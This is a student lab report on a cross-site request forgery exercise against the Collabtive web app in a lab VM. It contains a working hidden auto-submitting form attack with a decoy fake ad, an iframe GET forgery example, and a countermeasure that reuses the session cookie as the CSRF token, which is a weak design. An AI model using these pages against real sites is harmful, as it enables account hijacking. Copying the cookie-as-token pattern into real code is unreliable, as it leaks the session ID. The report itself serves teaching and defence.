Secure Software Development WS 2015/2016


Team Member : Jason Christian – Xiaozhou Ji

Exercise Topic : Lab 1 - Cross-site Request Forgery

Group Nr. : 18


Warmup

a) There are 2 machines: **Sunstreaker** and **Sideswipe**



b) Ubuntu 64-bit

c) IP Addresses for the DNSs (10.0.2.4 => 192.168.1.1)



Lab Setup


a) The webpages are hosted in **Localhost**

When apache2 service is turned on and the user navigates to the webpage, the web browser translates the URL into the IP address that corresponds to it (in this case, it searches in **etc/hosts** and found 127.0.0.1 / Localhost). After that, the browser searches for the file system in **/etc/apache2/sites-enabled/default** that matches with the URL (in this case, the browser will find the file system in the server that corresponds to the IP address, which is 127.0.0.1)


Background of CSRF Attack

a) **Cookie-based session management scheme** is a management protocol to manage user's state, preferences, and session in a certain website/web application by using client-side cookies sent by the server.
Session Cookie is a client-side cookie to track the pages, data, and item selections which the user has done or visited before in a website.
Cookies can be created by a function defined by the programming language the developer use to develop (e.g. in Javascript, `document.cookie` can be used to set/access the cookie). Cookies, especially session cookies, are created when the user accesses the webpage and are stored in the client's web browser

b) Session cookie of www.csrflabcollabtive.com = **PHPSESSID**
Its content is **7jt8dd7kkau1e9hths286pebr5**
Found using **LiveHttpHeaders** extension of Mozilla Firefox.




c) The description of CSRF attack can be viewed below:




CSRF Attack

a) The target script for the account editing request is **manageuser.php?action=edit**



b) From the last request made to edit the account: (Captured by **LiveHttpHeader** extension)

Fields	Values
Name	Admin
Company	0
Email	sampleemail@gmail.com
Web	<empty>
Tel1	<empty>
Tel2	<empty>
Address1	TU
Address2	Darmstadt
…	…



c) If the request uses GET, the attacker could forge a malicious link with all the fields and values appended next to it in an HTTP GET structured form.
e.g. using collabtive, assuming the request is in GET


1. The user logged in to collabtive
2. The attacker sets up a malicious website containing an <iframe>

```
<iframe
src="http://www.csrflabcollabtive.com/manageuser.php?email=attackeremail%
40gmail.com&name=attackername"></iframe>
```

3. The user, still logged in the collabtive, opens the attacker's website
4. The iframe executes automatically, without user's knowledge
5. The trusted web server assumes that it's a request made by the user, so it will process the request (in this case, changing the email and name)

d) The POST request insert a hidden field called "name" with the value "peter", and submit it to a given URL automatically without user's knowledge

e) Both machines:



In attacker's machine, a fake ads containing a malicious script is created (2 HTML pages)
Index.html contains a fake ad. **Promo.html** contains the malicious code, loaded by an iframe at **Index.html**

index.html

```
<html>
<head>
<title>
Malicious Web
</title>
</head>
<body>

<iframe src="promo.html" width='0' height='0'></iframe>
<img src='http://s3.amazonaws.com/kinvara/pins/images/000/000/244/original/PEPPER-Rogue-Fake-starbucks-ad.jpg'/>


</body>
</html>
```


attacker's machine:
- an iframe containing malicious code
- a fake Starbucks ad, to divert the user's attention

promo.html


```
<html>

<body>
<script>
        function edit(){
                var p = document.createElement('form');
                p.action = "http://10.0.2.4/CSRF/Collabtive/manageuser.php?action=edit";
                p.innerHTML += "<input type='hidden' name='name' value='admin'>";
                p.innerHTML += "<input type='hidden' name='email' value='attacker@mail.com'>";
                p.innerHTML += "<input type='hidden' name='address1' value='fake_address'>";
                p.method = "POST";
                p.target = "_self";
                document.body.appendChild(p);
                p.submit();
        }
        edit();
    </script>
</body>
</html>
```

Attacker's machine:
- malicious code that sends the request using JS and automated hidden form

Victim opens the link given through email, newsletter, or whatever. It opens the fake advertisement, while executing a fake form in the background



User's information is changed after the victim visits the malicious page



Protection Against CSRF Attacks

a) Add a session token in **manageuser.php** to be included in the **edituserform**.tpl

```
    $template->display("adduserform.tpl");
} elseif ($action == "editform")
{
        $languages_fin = array();
    foreach($languages as $lang)
    {
        $lang2 = $langfile[$lang];
        $fin = countLanguageStrings($lang);

        if (!empty($lang2))
        {
            $lang2 .= " (" . $fin . "%)";
            $fin = array("val" => $lang, "str" => $lang2);
        }
        else
        {
            $lang2 = $lang . " (" . $fin . "%)";
            $fin = array("val" => $lang, "str" => $lang2);
        }
        array_push($languages_fin, $fin);
    }
    $template->assign("languages_fin", $languages_fin);

    $title = $langfile['edituser'];

        //added cookie value to a token field, which will be added by the edituserform.tpl
    $template->assign("token", $_COOKIE["PHPSESSID"]);
        //------
    $template->assign("title", $title);
    $euser = $user->getProfile($userid);
    $template->assign("user", $euser);
```

manageuser.php

Add a hidden field in **edituserform.tpl** which includes the value of the session cookie.

edituserform.tpl ✖ manageuser.php ✖

```
{include file="header.tpl" jsload = "ajax"}

{include file="tabsmenue-user.tpl" edittab = "active"}
<div id="content-left">
<div id="content-left-in">
<div class="user">

<h1>{#edituser#}<span>/ {$user.name}</span></h1>

<div class="userwrapper">
<form class="main" method="post" action="manageuser.php?action=edit" enctype="multi
onsubmit="return validateCompleteForm(this,'input_error');"{/literal}>

<input type='hidden' name='secret_token' value='{$token}' />
<fieldset>

<table cellpadding="0" cellspacing="0" border="0">
<tr>
        <td class="avatarcell" valign="top">

        {if $user.avatar != ""}
        <a href="#avatarbig" id="ausloeser">
                <div class="avatar-profile"><img src = "thumb.php?pic=files/{$cl_co
{$user.avatar}&amp;width=122;" alt="" /></div>
        </a>
        {else}
                {if $user.gender == "f"}
```

add the session token previously defined in **manageuser.php**


b) Edit **manageuser.php** in the "action=edit" part to include validation for the secret token.

edituserform.tpl ✖ manageuser.php ✖

```
        //added cookie value to a token field, which will be added by the
    $template->assign("token", $_COOKIE["PHPSESSID"]);
        //------
    $template->assign("title", $title);
    $euser = $user->getProfile($userid);
    $template->assign("user", $euser);

    $template->display("edituserform

} elseif ($action == "edit")
{
    $_SESSION['userlocale'] = $locale;
    $_SESSION['username'] = $name;

    if ($_POST["secret_token"] != $_COOKIE["PHPSESSID"]){
        $template->display("error.tpl");
    }
    else {


            if (!empty($_FILES['userfile']['name']))
            {


                $fname = $_FILES['userfile']['name'];
                $typ = $_FILES['userfile']['type'];
                $size = $_FILES['userfile']['size'];
                $tmp_name = $_FILES['userfile']['tmp_name'];
                $error = $_FILES['userfile']['error'];
                $root = "./";

                $desc = $_POST['desc'];
                $teilnamen = explode(".", $fname);
                $teile = count($teilnamen);
                $workteile = $teile - 1;
                $erweiterung = $teilnamen[$workteile];
```

if it's a request without the secret token, the web will not process it

c) Here's the screenshot of the attack, using the malicious code previously written. The *iframe* size is changed to give the proof of protection. The CSRF attack is not working anymore without a secret token.



Yes, we can bypass this countermeasure if the attacker can somewhat obtain the session cookie from the victim's web browser. There, the attacker could add another hidden field for the secret token, which is actually the content of the cookie itself.

Conclusion

a) Cross-Site Request Forgery is a technique used by an attacker to send a user-authenticated request to a vulnerable site, which the user is registered, without the user's knowledge. It's dangerous because it could obtain/modify the user's account information secretly, as if the user itself is modifying the information.

b) It is similar to XSS attack, because both of them are web requests using malicious script.
The difference is that XSS attacks include its own malicious code in the webpage and does not depend on the victim's session cookie, while CSRF forges request and depends on the user's state inside the website.

c)

a. Randomly generated token based on the user's session cookie. This token should be added as an additional field for any server-sensitive operation. The server must be able to translate this token and validate it
b. Only accepts POST requests along with the secret token.
c. Use encrypted token based on user's ID, timestamp or nonce.
d. CAPTCHA can also be used as a strong prevention against CSRF attacks

d)

a. Because most websites are developed without countermeasures against CSRF and XSS attacks
b. XSS and CSRF attacks can come in all kinds of form (images, links, emails, ads, iframes, and can even be automatically executed when visiting a malicious website.)

e)

a. Server-sensitive operations (operations in the websites that include changing/retrieving data in the server/database) must include secret tokens
b. HTTP request's origin headers sent to the server
c. Request methods (use POST as much as possible)
d. Authentication systems (CAPTCHA, etc.)